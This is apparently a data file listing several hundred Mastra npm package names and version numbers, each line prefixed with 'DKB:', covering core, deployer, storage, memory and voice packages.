DKB:@mastra/qdrant@0.11.13
DKB:@mastra/pinecone@0.11.10
DKB:@mastra/pg@0.16.1
DKB:@mastra/opensearch@0.11.11
DKB:@mastra/mssql@0.4.2
DKB:@mastra/upstash@0.15.2
DKB:@mastra/schema-compat@0.11.4
DKB:@mastra/deployer-cloudflare@0.14.2
DKB:@mastra/deployer-cloud@0.18.0
DKB:@mastra/dane@0.1.2
DKB:@mastra/ai-sdk@0.0.4
DKB:@mastra/memory@0.15.3
DKB:@mastra/core@0.18.0
DKB:@mastra/cloudflare@0.12.2
DKB:@mastra/cloudflare-d1@0.13.2
DKB:@mastra/agent-builder@0.0.6
DKB:@mastra/cloud@0.1.16
DKB:@mastra/client-js@0.13.2
DKB:@mastra/clickhouse@0.15.2
DKB:@mastra/chroma@0.11.10
DKB:@mastra/braintrust@0.1.4
DKB:@mastra/astra@0.11.10
DKB:@mastra/deployer-netlify@0.13.2
DKB:@mastra/deployer-vercel@0.12.2
DKB:@mastra/server@0.18.0
DKB:@mastra/dynamodb@0.15.3
DKB:@mastra/evals@0.13.8
DKB:@mastra/google-cloud-pubsub@0.1.6
DKB:@mastra/rag@1.2.6
DKB:@mastra/lance@0.3.2
DKB:@mastra/langfuse@0.0.9
DKB:@mastra/playground-ui@6.2.2
DKB:@mastra/loggers@0.10.13
DKB:@mastra/longmemeval@0.1.21
DKB:@mastra/mcp-docs-server@0.13.24
DKB:@mastra/mcp-registry-registry@0.10.16
DKB:@mastra/mcp@0.13.1
DKB:mastra@0.13.2
DKB:create-mastra@0.13.2
DKB:@mastra/deployer@0.18.0
DKB:@mastra/couchbase@0.11.10
DKB:@mastra/client-js@0.13.1
DKB:@mastra/core@0.17.1
DKB:@mastra/dane@0.1.1
DKB:@mastra/deployer-cloud@0.17.1
DKB:@mastra/deployer@0.17.1
DKB:@mastra/deployer-netlify@0.13.1
DKB:mastra@0.13.1
DKB:@mastra/deployer-vercel@0.12.1
DKB:create-mastra@0.13.1
DKB:@mastra/mcp-docs-server@0.13.23
DKB:@mastra/playground-ui@6.2.1
DKB:@mastra/qdrant@0.11.12
DKB:@mastra/server@0.17.1
DKB:@mastra/deployer-cloudflare@0.14.1
DKB:@mastra/longmemeval@0.1.20
DKB:@mastra/loggers@0.10.12
DKB:@mastra/libsql@0.14.2
DKB:@mastra/langfuse@0.0.8
DKB:@mastra/lance@0.3.1
DKB:@mastra/mcp-docs-server@0.13.22
DKB:@mastra/google-cloud-pubsub@0.1.5
DKB:@mastra/evals@0.13.7
DKB:@mastra/dynamodb@0.15.2
DKB:@mastra/deployer@0.17.0
DKB:@mastra/deployer-vercel@0.12.0
DKB:@mastra/deployer-netlify@0.13.0
DKB:@mastra/deployer-cloudflare@0.14.0
DKB:@mastra/deployer-cloud@0.17.0
DKB:@mastra/dane@0.1.0
DKB:@mastra/couchbase@0.11.9
DKB:@mastra/core@0.17.0
DKB:@mastra/cloudflare@0.12.1
DKB:@mastra/cloudflare-d1@0.13.1
DKB:@mastra/cloud@0.1.15
DKB:@mastra/client-js@0.13.0
DKB:@mastra/clickhouse@0.15.1
DKB:@mastra/chroma@0.11.9
DKB:@mastra/braintrust@0.1.3
DKB:@mastra/auth-workos@0.10.7
DKB:@mastra/auth-supabase@0.10.6
DKB:@mastra/auth-firebase@0.10.4
DKB:@mastra/auth-clerk@0.10.5
DKB:@mastra/auth-auth0@0.10.5
DKB:@mastra/astra@0.11.9
DKB:@mastra/ai-sdk@0.0.3
DKB:@mastra/agent-builder@0.0.5
DKB:mastra@0.13.0
DKB:create-mastra@0.13.0
DKB:@mastra/voice-speechify@0.11.5
DKB:@mastra/voice-sarvam@0.11.5
DKB:@mastra/voice-playai@0.11.5
DKB:@mastra/voice-openai@0.11.5
DKB:@mastra/voice-openai-realtime@0.11.5
DKB:@mastra/voice-murf@0.11.5
DKB:@mastra/voice-google@0.11.5
DKB:@mastra/voice-google-gemini-live@0.10.11
DKB:@mastra/voice-gladia@0.11.5
DKB:@mastra/voice-elevenlabs@0.11.5
DKB:@mastra/voice-deepgram@0.11.5
DKB:@mastra/voice-cloudflare@0.11.5
DKB:@mastra/voice-azure@0.10.12
DKB:@mastra/vectorize@0.11.10
DKB:@mastra/upstash@0.15.1
DKB:@mastra/turbopuffer@0.11.9
DKB:@mastra/longmemeval@0.1.19
DKB:@mastra/s3vectors@0.2.2
DKB:@mastra/rag@1.2.5
DKB:@mastra/qdrant@0.11.11
DKB:@mastra/playground-ui@6.2.0
DKB:@mastra/pinecone@0.11.9
DKB:@mastra/pg@0.16.0
DKB:@mastra/opensearch@0.11.10
DKB:@mastra/mssql@0.4.1
DKB:@mastra/mongodb@0.14.1
DKB:@mastra/memory@0.15.2
DKB:@mastra/mcp@0.13.0
DKB:@mastra/mcp-registry-registry@0.10.15
DKB:@mastra/inngest@0.14.0
DKB:@mastra/server@0.17.0
DKB:@mastra/langfuse@0.0.7
DKB:@mastra/memory@0.15.1
DKB:@mastra/longmemeval@0.1.18
DKB:@mastra/mcp-docs-server@0.13.21
DKB:@mastra/libsql@0.14.1
DKB:@mastra/server@0.16.3
DKB:@mastra/inngest@0.13.2
DKB:@mastra/schema-compat@0.11.3
DKB:@mastra/pg@0.15.2
DKB:create-mastra@0.12.3
DKB:mastra@0.12.3
DKB:@mastra/evals@0.13.6
DKB:@mastra/playground-ui@6.1.3
DKB:@mastra/deployer-netlify@0.12.7
DKB:@mastra/deployer-cloudflare@0.13.7
DKB:@mastra/deployer-cloud@0.16.3
DKB:@mastra/dane@0.0.53
DKB:@mastra/core@0.16.3
DKB:@mastra/cloud@0.1.14
DKB:@mastra/client-js@0.12.3
DKB:@mastra/braintrust@0.1.2
DKB:@mastra/auth-workos@0.10.6
DKB:@mastra/agent-builder@0.0.4
DKB:@mastra/deployer-vercel@0.11.23
DKB:@mastra/deployer@0.16.3
DKB:@mastra/longmemeval@0.1.17
DKB:@mastra/deployer-cloud@0.16.2
DKB:@mastra/playground-ui@6.1.2
DKB:@mastra/server@0.16.2
DKB:@mastra/deployer-cloudflare@0.13.6
DKB:@mastra/client-js@0.12.2
DKB:@mastra/deployer-netlify@0.12.6
DKB:mastra@0.12.2
DKB:@mastra/deployer@0.16.2
DKB:@mastra/dane@0.0.52
DKB:@mastra/core@0.16.2
DKB:@mastra/deployer-vercel@0.11.22
DKB:@mastra/mcp-docs-server@0.13.20
DKB:create-mastra@0.12.2
DKB:@mastra/braintrust@0.1.1
DKB:@mastra/client-js@0.12.1
DKB:@mastra/cloud@0.1.13
DKB:@mastra/core@0.16.1
DKB:@mastra/dane@0.0.51
DKB:@mastra/deployer-cloud@0.16.1
DKB:@mastra/deployer-cloudflare@0.13.5
DKB:@mastra/deployer-netlify@0.12.5
DKB:@mastra/deployer-vercel@0.11.21
DKB:@mastra/deployer@0.16.1
DKB:@mastra/dynamodb@0.15.1
DKB:@mastra/evals@0.13.5
DKB:@mastra/google-cloud-pubsub@0.1.4
DKB:@mastra/inngest@0.13.1
DKB:@mastra/longmemeval@0.1.16
DKB:@mastra/mcp-docs-server@0.13.19
DKB:@mastra/mcp-registry-registry@0.10.14
DKB:@mastra/mcp@0.12.0
DKB:@mastra/memory@0.15.0
DKB:@mastra/playground-ui@6.1.1
DKB:@mastra/s3vectors@0.2.1
DKB:@mastra/server@0.16.1
DKB:create-mastra@0.12.1
DKB:mastra@0.12.1
DKB:@mastra/agent-builder@0.0.3
DKB:@mastra/pg@0.15.1
DKB:@mastra/cloud@0.1.12
DKB:@mastra/cloudflare-d1@0.13.0
DKB:@mastra/cloudflare@0.12.0
DKB:@mastra/core@0.16.0
DKB:@mastra/couchbase@0.11.8
DKB:@mastra/dane@0.0.50
DKB:@mastra/deployer-cloud@0.16.0
DKB:@mastra/deployer-cloudflare@0.13.4
DKB:@mastra/client-js@0.12.0
DKB:@mastra/deployer-netlify@0.12.4
DKB:@mastra/deployer-vercel@0.11.20
DKB:@mastra/deployer@0.16.0
DKB:@mastra/dynamodb@0.15.0
DKB:@mastra/evals@0.13.4
DKB:@mastra/firecrawl@1.2.18
DKB:@mastra/github@1.2.12
DKB:@mastra/google-cloud-pubsub@0.1.3
DKB:@mastra/inngest@0.13.0
DKB:@mastra/lance@0.3.0
DKB:@mastra/langfuse@0.0.6
DKB:@mastra/libsql@0.14.0
DKB:@mastra/agent-builder@0.0.2
DKB:@mastra/longmemeval@0.1.15
DKB:@mastra/mcp-docs-server@0.13.18
DKB:@mastra/mcp-registry-registry@0.10.13
DKB:@mastra/mcp@0.11.4
DKB:@mastra/ai-sdk@0.0.2
DKB:@mastra/astra@0.11.8
DKB:@mastra/braintrust@0.1.0
DKB:@mastra/chroma@0.11.8
DKB:@mastra/mem0@0.1.12
DKB:mastra@0.12.0
DKB:create-mastra@0.12.0
DKB:@mastra/voice-speechify@0.11.4
DKB:@mastra/voice-sarvam@0.11.4
DKB:@mastra/voice-playai@0.11.4
DKB:@mastra/voice-openai@0.11.4
DKB:@mastra/voice-openai-realtime@0.11.4
DKB:@mastra/voice-murf@0.11.4
DKB:@mastra/voice-google@0.11.4
DKB:@mastra/voice-google-gemini-live@0.10.10
DKB:@mastra/voice-gladia@0.11.4
DKB:@mastra/voice-elevenlabs@0.11.4
DKB:@mastra/voice-deepgram@0.11.4
DKB:@mastra/voice-cloudflare@0.11.4
DKB:@mastra/voice-azure@0.10.11
DKB:@mastra/vectorize@0.11.9
DKB:@mastra/upstash@0.15.0
DKB:@mastra/turbopuffer@0.11.8
DKB:@mastra/server@0.16.0
DKB:@mastra/ragie@1.2.12
DKB:@mastra/rag@1.2.4
DKB:@mastra/qdrant@0.11.10
DKB:@mastra/playground-ui@6.1.0
DKB:@mastra/pinecone@0.11.8
DKB:@mastra/pg@0.15.0
DKB:@mastra/opensearch@0.11.9
DKB:@mastra/mssql@0.4.0
DKB:@mastra/mongodb@0.14.0
DKB:@mastra/memory@0.14.4
DKB:@mastra/clickhouse@0.15.0
DKB:@mastra/loggers@0.10.11
DKB:mastra@0.11.3
DKB:create-mastra@0.11.3
DKB:@mastra/voice-speechify@0.11.3
DKB:@mastra/voice-sarvam@0.11.3
DKB:@mastra/voice-playai@0.11.3
DKB:@mastra/agent-builder@0.0.1
DKB:@mastra/ai-sdk@0.0.1
DKB:@mastra/astra@0.11.7
DKB:@mastra/auth-auth0@0.10.4
DKB:@mastra/auth-clerk@0.10.4
DKB:@mastra/auth-firebase@0.10.3
DKB:@mastra/auth-supabase@0.10.5
DKB:@mastra/auth-workos@0.10.5
DKB:@mastra/auth@0.1.3
DKB:@mastra/chroma@0.11.7
DKB:@mastra/clickhouse@0.14.3
DKB:@mastra/client-js@0.11.3
DKB:@mastra/cloud@0.1.11
DKB:@mastra/cloudflare-d1@0.12.11
DKB:@mastra/cloudflare@0.11.11
DKB:@mastra/core@0.15.3
DKB:@mastra/couchbase@0.11.7
DKB:@mastra/deployer-cloud@0.15.3
DKB:@mastra/deployer-cloudflare@0.13.3
DKB:@mastra/deployer-netlify@0.12.3
DKB:@mastra/deployer-vercel@0.11.19
DKB:@mastra/deployer@0.15.3
DKB:@mastra/dynamodb@0.14.6
DKB:@mastra/evals@0.13.3
DKB:@mastra/fastembed@0.10.5
DKB:@mastra/firecrawl@1.2.17
DKB:@mastra/voice-openai@0.11.3
DKB:@mastra/voice-openai-realtime@0.11.3
DKB:@mastra/voice-murf@0.11.3
DKB:@mastra/voice-google@0.11.3
DKB:@mastra/voice-google-gemini-live@0.10.9
DKB:@mastra/voice-gladia@0.11.3
DKB:@mastra/voice-elevenlabs@0.11.3
DKB:@mastra/voice-deepgram@0.11.3
DKB:@mastra/voice-cloudflare@0.11.3
DKB:@mastra/voice-azure@0.10.10
DKB:@mastra/vectorize@0.11.8
DKB:@mastra/upstash@0.14.6
DKB:@mastra/turbopuffer@0.11.7
DKB:@mastra/server@0.15.3
DKB:@mastra/schema-compat@0.11.2
DKB:@mastra/ragie@1.2.11
DKB:@mastra/rag@1.2.3
DKB:@mastra/qdrant@0.11.9
DKB:@mastra/playground-ui@6.0.0
DKB:@mastra/pinecone@0.11.7
DKB:@mastra/pg@0.14.6
DKB:@mastra/opensearch@0.11.8
DKB:@mastra/mssql@0.3.6
DKB:@mastra/mongodb@0.13.6
DKB:@mastra/memory@0.14.3
DKB:@mastra/mem0@0.1.11
DKB:@mastra/mcp@0.11.3
DKB:@mastra/mcp-registry-registry@0.10.12
DKB:@mastra/mcp-docs-server@0.13.17
DKB:@mastra/longmemeval@0.1.14
DKB:@mastra/loggers@0.10.10
DKB:@mastra/libsql@0.13.8
DKB:@mastra/langfuse@0.0.5
DKB:@mastra/lance@0.2.11
DKB:@mastra/inngest@0.12.3
DKB:@mastra/google-cloud-pubsub@0.1.2
DKB:@mastra/github@1.2.11
DKB:@mastra/dane@0.0.49
DKB:@mastra/astra@0.11.6
DKB:@mastra/auth-auth0@0.10.3
DKB:@mastra/longmemeval@0.1.13
DKB:@mastra/auth-clerk@0.10.3
DKB:@mastra/auth-firebase@0.10.2
DKB:@mastra/auth-supabase@0.10.4
DKB:@mastra/auth-workos@0.10.4
DKB:@mastra/auth@0.1.2
DKB:@mastra/clickhouse@0.14.2
DKB:@mastra/client-js@0.11.2
DKB:@mastra/cloud@0.1.10
DKB:@mastra/cloudflare-d1@0.12.10
DKB:@mastra/cloudflare@0.11.10
DKB:@mastra/core@0.15.2
DKB:@mastra/couchbase@0.11.6
DKB:@mastra/dane@0.0.48
DKB:@mastra/deployer-cloud@0.15.2
DKB:@mastra/deployer-cloudflare@0.13.2
DKB:@mastra/deployer-netlify@0.12.2
DKB:@mastra/deployer-vercel@0.11.18
DKB:@mastra/deployer@0.15.2
DKB:@mastra/dynamodb@0.14.5
DKB:@mastra/evals@0.13.2
DKB:@mastra/fastembed@0.10.4
DKB:@mastra/firecrawl@1.2.16
DKB:@mastra/github@1.2.10
DKB:@mastra/inngest@0.12.2
DKB:@mastra/lance@0.2.10
DKB:@mastra/langfuse@0.0.4
DKB:@mastra/libsql@0.13.7
DKB:@mastra/loggers@0.10.9
DKB:mastra@0.11.2
DKB:create-mastra@0.11.2
DKB:@mastra/voice-speechify@0.11.2
DKB:@mastra/voice-sarvam@0.11.2
DKB:@mastra/voice-playai@0.11.2
DKB:@mastra/voice-openai@0.11.2
DKB:@mastra/voice-openai-realtime@0.11.2
DKB:@mastra/voice-murf@0.11.2
DKB:@mastra/voice-google@0.11.2
DKB:@mastra/voice-google-gemini-live@0.10.8
DKB:@mastra/voice-gladia@0.11.2
DKB:@mastra/voice-elevenlabs@0.11.2
DKB:@mastra/voice-deepgram@0.11.2
DKB:@mastra/voice-cloudflare@0.11.2
DKB:@mastra/voice-azure@0.10.9
DKB:@mastra/vectorize@0.11.7
DKB:@mastra/upstash@0.14.5
DKB:@mastra/turbopuffer@0.11.6
DKB:@mastra/server@0.15.2
DKB:@mastra/schema-compat@0.11.1
DKB:@mastra/ragie@1.2.10
DKB:@mastra/rag@1.2.2
DKB:@mastra/qdrant@0.11.8
DKB:@mastra/playground-ui@5.2.4
DKB:@mastra/pinecone@0.11.6
DKB:@mastra/pg@0.14.5
DKB:@mastra/opensearch@0.11.7
DKB:@mastra/mssql@0.3.5
DKB:@mastra/mongodb@0.13.5
DKB:@mastra/memory@0.14.2
DKB:@mastra/mem0@0.1.10
DKB:@mastra/mcp@0.11.2
DKB:@mastra/mcp-registry-registry@0.10.11
DKB:@mastra/mcp-docs-server@0.13.16
DKB:@mastra/google-cloud-pubsub@0.1.1
DKB:@mastra/chroma@0.11.6
DKB:@mastra/mcp-docs-server@0.13.15
DKB:@mastra/mcp@0.11.1
DKB:@mastra/loggers@0.10.8
DKB:@mastra/libsql@0.13.6
DKB:@mastra/langfuse@0.0.3
DKB:@mastra/lance@0.2.9
DKB:@mastra/inngest@0.12.1
DKB:@mastra/github@1.2.9
DKB:@mastra/firecrawl@1.2.15
DKB:@mastra/evals@0.13.1
DKB:@mastra/dynamodb@0.14.4
DKB:@mastra/deployer@0.15.1
DKB:@mastra/deployer-vercel@0.11.17
DKB:@mastra/deployer-netlify@0.12.1
DKB:@mastra/deployer-cloudflare@0.13.1
DKB:@mastra/deployer-cloud@0.15.1
DKB:@mastra/dane@0.0.47
DKB:@mastra/couchbase@0.11.5
DKB:@mastra/core@0.15.1
DKB:@mastra/cloudflare@0.11.9
DKB:@mastra/cloudflare-d1@0.12.9
DKB:@mastra/cloud@0.1.9
DKB:@mastra/client-js@0.11.1
DKB:@mastra/clickhouse@0.14.1
DKB:@mastra/chroma@0.11.5
DKB:@mastra/astra@0.11.5
DKB:mastra@0.11.1
DKB:create-mastra@0.11.1
DKB:@mastra/voice-speechify@0.11.1
DKB:@mastra/voice-sarvam@0.11.1
DKB:@mastra/voice-playai@0.11.1
DKB:@mastra/voice-openai@0.11.1
DKB:@mastra/voice-openai-realtime@0.11.1
DKB:@mastra/voice-murf@0.11.1
DKB:@mastra/voice-google@0.11.1
DKB:@mastra/voice-gladia@0.11.1
DKB:@mastra/voice-elevenlabs@0.11.1
DKB:@mastra/voice-deepgram@0.11.1
DKB:@mastra/mcp-registry-registry@0.10.10
DKB:@mastra/voice-azure@0.10.8
DKB:@mastra/vectorize@0.11.6
DKB:@mastra/upstash@0.14.4
DKB:@mastra/turbopuffer@0.11.5
DKB:@mastra/server@0.15.1
DKB:@mastra/ragie@1.2.9
DKB:@mastra/rag@1.2.1
DKB:@mastra/qdrant@0.11.7
DKB:@mastra/playground-ui@5.2.3
DKB:@mastra/pinecone@0.11.5
DKB:@mastra/pg@0.14.4
DKB:@mastra/opensearch@0.11.6
DKB:@mastra/mssql@0.3.4
DKB:@mastra/mongodb@0.13.4
DKB:@mastra/memory@0.14.1
DKB:@mastra/mem0@0.1.9
DKB:@mastra/longmemeval@0.1.12
DKB:@mastra/voice-cloudflare@0.11.1
DKB:@mastra/clickhouse@0.14.0
DKB:@mastra/client-js@0.11.0
DKB:@mastra/cloudflare-d1@0.12.8
DKB:@mastra/cloudflare@0.11.8
DKB:@mastra/core@0.15.0
DKB:@mastra/dane@0.0.46
DKB:@mastra/deployer-cloud@0.15.0
DKB:@mastra/deployer-cloudflare@0.13.0
DKB:@mastra/deployer-netlify@0.12.0
DKB:@mastra/deployer-vercel@0.11.16
DKB:@mastra/deployer@0.15.0
DKB:@mastra/evals@0.13.0
DKB:@mastra/firecrawl@1.2.14
DKB:@mastra/google-cloud-pubsub@0.1.0
DKB:@mastra/inngest@0.12.0
DKB:@mastra/lance@0.2.8
DKB:@mastra/libsql@0.13.5
DKB:@mastra/longmemeval@0.1.11
DKB:@mastra/mcp-docs-server@0.13.14
DKB:@mastra/mcp-registry-registry@0.10.9
DKB:@mastra/voice-openai@0.11.0
DKB:@mastra/qdrant@0.11.6
DKB:@mastra/rag@1.2.0
DKB:@mastra/opensearch@0.11.5
DKB:@mastra/pg@0.14.3
DKB:@mastra/playground-ui@5.2.2
DKB:mastra@0.11.0
DKB:create-mastra@0.11.0
DKB:@mastra/voice-speechify@0.11.0
DKB:@mastra/memory@0.14.0
DKB:@mastra/voice-playai@0.11.0
DKB:@mastra/mcp@0.11.0
DKB:@mastra/voice-openai-realtime@0.11.0
DKB:@mastra/voice-murf@0.11.0
DKB:@mastra/voice-google@0.11.0
DKB:@mastra/voice-gladia@0.11.0
DKB:@mastra/voice-elevenlabs@0.11.0
DKB:@mastra/voice-deepgram@0.11.0
DKB:@mastra/voice-cloudflare@0.11.0
DKB:@mastra/vectorize@0.11.5
DKB:@mastra/upstash@0.14.3
DKB:@mastra/server@0.15.0
DKB:@mastra/schema-compat@0.11.0
DKB:@mastra/voice-sarvam@0.11.0
DKB:@mastra/mssql@0.3.3
DKB:@mastra/client-js@0.10.23
DKB:@mastra/cloudflare@0.11.7
DKB:@mastra/core@0.14.1
DKB:@mastra/dane@0.0.45
DKB:@mastra/deployer-cloudflare@0.12.2
DKB:@mastra/deployer-netlify@0.11.15
DKB:@mastra/deployer-vercel@0.11.15
DKB:@mastra/deployer@0.14.1
DKB:@mastra/dynamodb@0.14.3
DKB:@mastra/fastembed@0.10.3
DKB:@mastra/lance@0.2.7
DKB:@mastra/libsql@0.13.4
DKB:@mastra/longmemeval@0.1.10
DKB:@mastra/mcp-docs-server@0.13.13
DKB:@mastra/memory@0.13.1
DKB:@mastra/mongodb@0.13.3
DKB:@mastra/mssql@0.3.2
DKB:@mastra/pg@0.14.2
DKB:@mastra/playground-ui@5.2.1
DKB:@mastra/server@0.14.1
DKB:@mastra/upstash@0.14.2
DKB:create-mastra@0.10.23
DKB:mastra@0.10.23
DKB:@mastra/clickhouse@0.13.2
DKB:@mastra/cloudflare-d1@0.12.7
DKB:@mastra/astra@0.11.4
DKB:@mastra/client-js@0.10.22
DKB:@mastra/cloud@0.1.8
DKB:@mastra/cloudflare-d1@0.12.6
DKB:@mastra/cloudflare@0.11.6
DKB:@mastra/core@0.14.0
DKB:@mastra/couchbase@0.11.4
DKB:@mastra/dane@0.0.44
DKB:@mastra/deployer-cloudflare@0.12.1
DKB:@mastra/deployer-netlify@0.11.14
DKB:@mastra/deployer-vercel@0.11.14
DKB:@mastra/deployer@0.14.0
DKB:@mastra/dynamodb@0.14.2
DKB:@mastra/evals@0.12.1
DKB:@mastra/firecrawl@1.2.13
DKB:@mastra/github@1.2.8
DKB:@mastra/inngest@0.11.10
DKB:@mastra/lance@0.2.6
DKB:@mastra/langfuse@0.0.2
DKB:@mastra/libsql@0.13.3
DKB:@mastra/chroma@0.11.4
DKB:@mastra/clickhouse@0.13.1
DKB:@mastra/longmemeval@0.1.9
DKB:@mastra/mcp-docs-server@0.13.12
DKB:@mastra/mcp-registry-registry@0.10.8
DKB:@mastra/mcp@0.10.12
DKB:mastra@0.10.22
DKB:create-mastra@0.10.22
DKB:@mastra/mem0@0.1.8
DKB:@mastra/voice-sarvam@0.10.8
DKB:@mastra/voice-playai@0.10.8
DKB:@mastra/voice-openai@0.10.9
DKB:@mastra/voice-openai-realtime@0.10.8
DKB:@mastra/voice-murf@0.10.9
DKB:@mastra/voice-google@0.10.8
DKB:@mastra/voice-google-gemini-live@0.10.7
DKB:@mastra/voice-elevenlabs@0.10.8
DKB:@mastra/voice-deepgram@0.10.8
DKB:@mastra/voice-cloudflare@0.10.8
DKB:@mastra/voice-azure@0.10.7
DKB:@mastra/vectorize@0.11.4
DKB:@mastra/upstash@0.14.1
DKB:@mastra/turbopuffer@0.11.4
DKB:@mastra/server@0.14.0
DKB:@mastra/ragie@1.2.8
DKB:@mastra/rag@1.1.0
DKB:@mastra/qdrant@0.11.5
DKB:@mastra/playground-ui@5.2.0
DKB:@mastra/pinecone@0.11.4
DKB:@mastra/pg@0.14.1
DKB:@mastra/opensearch@0.11.4
DKB:@mastra/mssql@0.3.1
DKB:@mastra/mongodb@0.13.2
DKB:@mastra/memory@0.13.0
DKB:@mastra/voice-speechify@0.10.8
DKB:@mastra/loggers@0.10.7
DKB:@mastra/longmemeval@0.1.8
DKB:@mastra/mcp-docs-server@0.13.11
DKB:@mastra/mcp@0.10.11
DKB:@mastra/memory@0.12.2
DKB:@mastra/mongodb@0.13.1
DKB:@mastra/pg@0.14.0
DKB:@mastra/playground-ui@5.1.20
DKB:@mastra/qdrant@0.11.4
DKB:@mastra/rag@1.0.8
DKB:@mastra/schema-compat@0.10.7
DKB:@mastra/server@0.13.2
DKB:create-mastra@0.10.21
DKB:mastra@0.10.21
DKB:@mastra/libsql@0.13.2
DKB:@mastra/lance@0.2.5
DKB:@mastra/firecrawl@1.2.12
DKB:@mastra/dynamodb@0.14.1
DKB:@mastra/deployer-vercel@0.11.13
DKB:@mastra/deployer-cloudflare@0.12.0
DKB:@mastra/dane@0.0.43
DKB:@mastra/core@0.13.2
DKB:@mastra/client-js@0.10.21
DKB:@mastra/deployer@0.13.2
DKB:@mastra/deployer-netlify@0.11.13
DKB:mastra@0.10.20
DKB:create-mastra@0.10.20
DKB:@mastra/server@0.13.1
DKB:@mastra/playground-ui@5.1.19
DKB:@mastra/pg@0.13.3
DKB:@mastra/deployer-netlify@0.11.12
DKB:@mastra/deployer-vercel@0.11.12
DKB:@mastra/deployer@0.13.1
DKB:@mastra/libsql@0.13.1
DKB:@mastra/longmemeval@0.1.7
DKB:@mastra/deployer-cloudflare@0.11.5
DKB:@mastra/mcp-docs-server@0.13.10
DKB:@mastra/dane@0.0.42
DKB:@mastra/core@0.13.1
DKB:@mastra/client-js@0.10.20
DKB:@mastra/auth-firebase@0.10.1
DKB:@mastra/auth-clerk@0.10.2
DKB:@mastra/auth-auth0@0.10.2
DKB:@mastra/astra@0.11.3
DKB:@mastra/auth-supabase@0.10.3
DKB:@mastra/lance@0.2.4
DKB:@mastra/auth@0.1.1
DKB:@mastra/mcp@0.10.10
DKB:@mastra/chroma@0.11.3
DKB:@mastra/clickhouse@0.13.0
DKB:@mastra/client-js@0.10.19
DKB:@mastra/cloud@0.1.7
DKB:@mastra/cloudflare-d1@0.12.5
DKB:@mastra/cloudflare@0.11.5
DKB:@mastra/mcp-registry-registry@0.10.7
DKB:@mastra/core@0.13.0
DKB:@mastra/couchbase@0.11.3
DKB:@mastra/dane@0.0.41
DKB:@mastra/deployer-netlify@0.11.11
DKB:@mastra/deployer-vercel@0.11.11
DKB:@mastra/deployer@0.13.0
DKB:@mastra/dynamodb@0.14.0
DKB:@mastra/evals@0.12.0
DKB:@mastra/fastembed@0.10.2
DKB:@mastra/firecrawl@1.2.11
DKB:@mastra/github@1.2.7
DKB:@mastra/inngest@0.11.9
DKB:@mastra/libsql@0.13.0
DKB:@mastra/loggers@0.10.6
DKB:@mastra/longmemeval@0.1.6
DKB:@mastra/mcp-docs-server@0.13.9
DKB:mastra@0.10.19
DKB:create-mastra@0.10.19
DKB:@mastra/voice-speechify@0.10.7
DKB:@mastra/voice-sarvam@0.10.7
DKB:@mastra/voice-playai@0.10.7
DKB:@mastra/voice-openai@0.10.8
DKB:@mastra/voice-openai-realtime@0.10.7
DKB:@mastra/voice-murf@0.10.8
DKB:@mastra/voice-google@0.10.7
DKB:@mastra/voice-gladia@0.10.3
DKB:@mastra/voice-elevenlabs@0.10.7
DKB:@mastra/voice-deepgram@0.10.7
DKB:@mastra/voice-cloudflare@0.10.7
DKB:@mastra/voice-azure@0.10.6
DKB:@mastra/vectorize@0.11.3
DKB:@mastra/upstash@0.14.0
DKB:@mastra/turbopuffer@0.11.3
DKB:@mastra/server@0.13.0
DKB:@mastra/schema-compat@0.10.6
DKB:@mastra/ragie@1.2.7
DKB:@mastra/rag@1.0.7
DKB:@mastra/qdrant@0.11.3
DKB:@mastra/playground-ui@5.1.18
DKB:@mastra/pinecone@0.11.3
DKB:@mastra/pg@0.13.2
DKB:@mastra/opensearch@0.11.3
DKB:@mastra/mssql@0.3.0
DKB:@mastra/mongodb@0.13.0
DKB:@mastra/memory@0.12.1
DKB:@mastra/mem0@0.1.7
DKB:@mastra/auth-workos@0.10.3
DKB:@mastra/deployer-cloudflare@0.11.4
DKB:create-mastra@0.10.15
DKB:mastra@0.10.18
DKB:@mastra/voice-openai@0.10.7
DKB:@mastra/voice-murf@0.10.7
DKB:@mastra/client-js@0.10.18
DKB:@mastra/cloud@0.1.6
DKB:@mastra/core@0.12.1
DKB:@mastra/dane@0.0.40
DKB:@mastra/deployer-cloudflare@0.11.3
DKB:@mastra/deployer-netlify@0.11.10
DKB:@mastra/deployer-vercel@0.11.10
DKB:@mastra/server@0.12.1
DKB:@mastra/firecrawl@1.2.10
DKB:@mastra/inngest@0.11.8
DKB:mastra@0.10.17
DKB:@mastra/mcp-docs-server@0.13.8
DKB:@mastra/mcp@0.10.9
DKB:@mastra/mongodb@0.12.4
DKB:@mastra/pg@0.13.1
DKB:@mastra/playground-ui@5.1.17
DKB:@mastra/rag@1.0.6
DKB:@mastra/deployer@0.12.1
DKB:@mastra/longmemeval@0.1.5
DKB:@mastra/astra@0.11.2
DKB:@mastra/chroma@0.11.2
DKB:@mastra/clickhouse@0.12.3
DKB:@mastra/cloud@0.1.5
DKB:@mastra/cloudflare-d1@0.12.4
DKB:@mastra/cloudflare@0.11.4
DKB:@mastra/core@0.12.0
DKB:@mastra/couchbase@0.11.2
DKB:@mastra/dane@0.0.39
DKB:@mastra/deployer-netlify@0.11.9
DKB:@mastra/deployer-vercel@0.11.9
DKB:@mastra/deployer@0.12.0
DKB:@mastra/dynamodb@0.13.3
DKB:@mastra/evals@0.11.0
DKB:@mastra/github@1.2.6
DKB:@mastra/inngest@0.11.7
DKB:@mastra/lance@0.2.3
DKB:@mastra/libsql@0.12.0
DKB:@mastra/loggers@0.10.5
DKB:@mastra/longmemeval@0.1.4
DKB:@mastra/mcp-docs-server@0.13.7
DKB:@mastra/mcp-registry-registry@0.10.6
DKB:@mastra/mcp@0.10.8
DKB:@mastra/mem0@0.1.6
DKB:@mastra/memory@0.12.0
DKB:@mastra/mongodb@0.12.3
DKB:@mastra/mssql@0.2.3
DKB:mastra@0.10.16
DKB:create-mastra@0.10.14
DKB:@mastra/voice-speechify@0.10.6
DKB:@mastra/voice-sarvam@0.10.6
DKB:@mastra/voice-playai@0.10.6
DKB:@mastra/voice-openai@0.10.6
DKB:@mastra/voice-openai-realtime@0.10.6
DKB:@mastra/voice-murf@0.10.6
DKB:@mastra/voice-google@0.10.6
DKB:@mastra/voice-elevenlabs@0.10.6
DKB:@mastra/voice-deepgram@0.10.6
DKB:@mastra/voice-cloudflare@0.10.6
DKB:@mastra/voice-azure@0.10.5
DKB:@mastra/vectorize@0.11.2
DKB:@mastra/upstash@0.13.0
DKB:@mastra/turbopuffer@0.11.2
DKB:@mastra/server@0.12.0
DKB:@mastra/ragie@1.2.6
DKB:@mastra/rag@1.0.5
DKB:@mastra/qdrant@0.11.2
